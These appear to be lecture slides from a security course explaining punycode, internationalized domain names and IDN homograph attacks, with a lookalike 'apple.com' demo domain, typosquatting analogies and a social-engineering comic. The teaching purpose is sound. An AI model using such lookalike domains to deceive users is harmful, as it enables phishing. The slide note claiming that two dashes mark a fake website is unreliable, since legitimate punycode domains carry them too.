
REAL HACKING...

HI, THIS IS ROBERT HACKERMAN. I'M THE COUNTY PASSWORD INSPECTOR.

HI BOB! HOW CAN I HELP YOU TODAY?



# Notice anything odd?




# Demo: visit a Unicode domain

# Demo: visit a Unicode domain

Try visiting <https://www.apple.com/> a.k.a. <https://www.xn--80ak6aa92e.com>

Try it in Firefox vs. Chrome/Safari

# Demo: view URLs in hex editor



# Internationalized Domain Names (IDN)

- Hostnames containing Unicode characters are transcoded to subset of ASCII consisting of letters, digits, and hyphens called **punycode**
- **Punycode** is a representation of Unicode with the limited ASCII character subset used for Internet host names
- Allows registering domains with foreign characters!

- **münchen.example.com** → **xn--mnchen-3ya.example.com**

- **短.co** → **xn--s7y.co**



two dashes indicate its not a real website

# What's going on?

- Many Unicode characters are difficult to distinguish from common ASCII characters
- Can you spot the difference?
  - **apple.com** vs. **apple.com**
- If you convert all hostnames to punycode, then it becomes obvious
  - **apple.com** → **xn--pple-43d.com**

# IDN homograph attack

- Akin to "domain typosquatting"
  - Use similar-looking name to an established domain to fool a user
- Handwriting has this issue too
  - See etymology of the word "zenith": The translation from the Arabic "samt" (direction) included the scribe's confusing of "m" into "ni"
  - Some typefaces still have the issue ("rn" vs. "m" vs. "rri")

# It's a feature, not a bug!

1 is missing since small I can be used as 1




# IDN homograph attack defenses

